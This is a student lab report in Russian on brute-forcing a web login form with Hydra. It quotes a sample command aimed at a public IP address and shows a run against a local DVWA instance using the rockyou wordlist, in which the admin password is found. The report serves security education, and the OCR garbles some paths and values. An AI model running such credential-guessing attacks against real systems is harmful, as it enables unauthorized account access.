

Индивидуальный проект этап №3

Основы информационной безопасности

Павлюченков С.В.

07 сентября 25

Российский университет дружбы народов, Москва, Россия

- Павлюченков Сергей Витальевич
- Студент ФФМиЕН
- Российский университет дружбы народов
- 1132237372@pfur.ru
- <https://serapshi.github.io/svpavliuchenkov.github.io/>



Использование Hydra Hydra используется для подбора или взлома имени пользователя и пароля. Поддерживает подбор для большого набора приложений.


Задание

Пример работы: Исходные данные: IP сервера 178.72.90.181; Сервис http на стандартном 80 порту; Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`; В случае не удачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again`. Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s 80 178.72.90.181
http-post-form "/cgi-bin/luci:username=USER&password=PASS:Invalid username"

Используется http-post-form потому, что авторизация происходит по http методом post. После указания этого модуля идёт строка /cgi-bin/luci:username=USER&password=PASS:Invalid username, у которой через двоеточие (:) указывается: путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci); строка, которая передаётся методом POST, в которой логин и пароль заменены на USER и PASS соответственно (username=USER&password=PASS); строка, которая присутствует на странице при неудачной аутентификации: при её отсутствии Hydra
```

Выполнение лабораторной работы



```
(svpavliuchenkov@svpavliuchenkov)-[/etc/php/8.4/apache2] hy
$ sudo apt install hydra -y
[sudo] password for svpavliuchenkov:
hydra is already the newest version (9.5-3).
hydra set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 974
```

Рис. 1: интерфейс

Распаковка файла для перебора паролей

```
(svpavliuchenkov@svpavliuchenkov)-[~/Desktop]  
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

Рис. 2: Предварительные

```
(svpavliuchenv@ svpavliuchenv)-[/usr/share/wordlists]
$ sudo mv rockyou.txt ~/Desktop


(svpavliuchenv@ svpavliuchenv)-[/usr/share/wordlists]
$ cd ~/Desktop

(svpavliuchenv@ svpavliuchenv)-[~/Desktop]
$ ls
rockyou.txt

(svpavliuchenv@ svpavliuchenv)-[~/Desktop]
$
```

Рис. 3: Перемещение для более удобной работы

hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s 80 178.72.90.181
http-post-form "/cgi-bin/luci:username=^{USER}&password=^{PASS}:Invalid username"



```
(sypavliuchenkov@ sypavliuchenkov) [~/Desktop]
$
(sypavliuchenkov@ sypavliuchenkov) [~/Desktop]
$ hydra -l admin -P ~/Desktop/rockyou.txt -o ./hydra_results.log -f -V -s 80 127.0.0.1 http-post-form '/dwa/vulnerabilities/brute:username='USER'&password='PASS':Invalid username'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-14 09:36:43
```

Рис. 4: Запуск Hydra

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-14 09:36:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:l/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:80/dvwa/vulnerabilities/brute/:username="USER"&password="PASS":Invalid username
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[80][http-post-form] host: 127.0.0.1 login: admin password: password
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-14 09:36:50
```

```
—(sypavliuchenkov@svpavliuchenkov)-[~/Desktop]
```

Рис. 5: Подключение

```
spavliuchenov@spavliuchenov: ~/Desktop
$ cat hydra_results.log
# Hydra v9.5 run at 2022-09-14 09:36:47 on 127.0.0.1 http-post-form (hydra -l admin -P /home/spavliuchenov/Desktop/rockyou.txt -o ./hydra_results.log -f -V -s 00 127.0.0.1 http-post-form /owa/vulnerabilities/brute/username="USER"op
assword="PASS"invalid username)
[00][http-post-form] host: 127.0.0.1 login: admin password: password
spavliuchenov@spavliuchenov: ~/Desktop
$
```

Рис. 6: Печатаем созданные логи

В этом этапе я научился пользоваться ПО Hydra для брутфорсинга паролей и логинов и интерфейсом DVWA/brute force.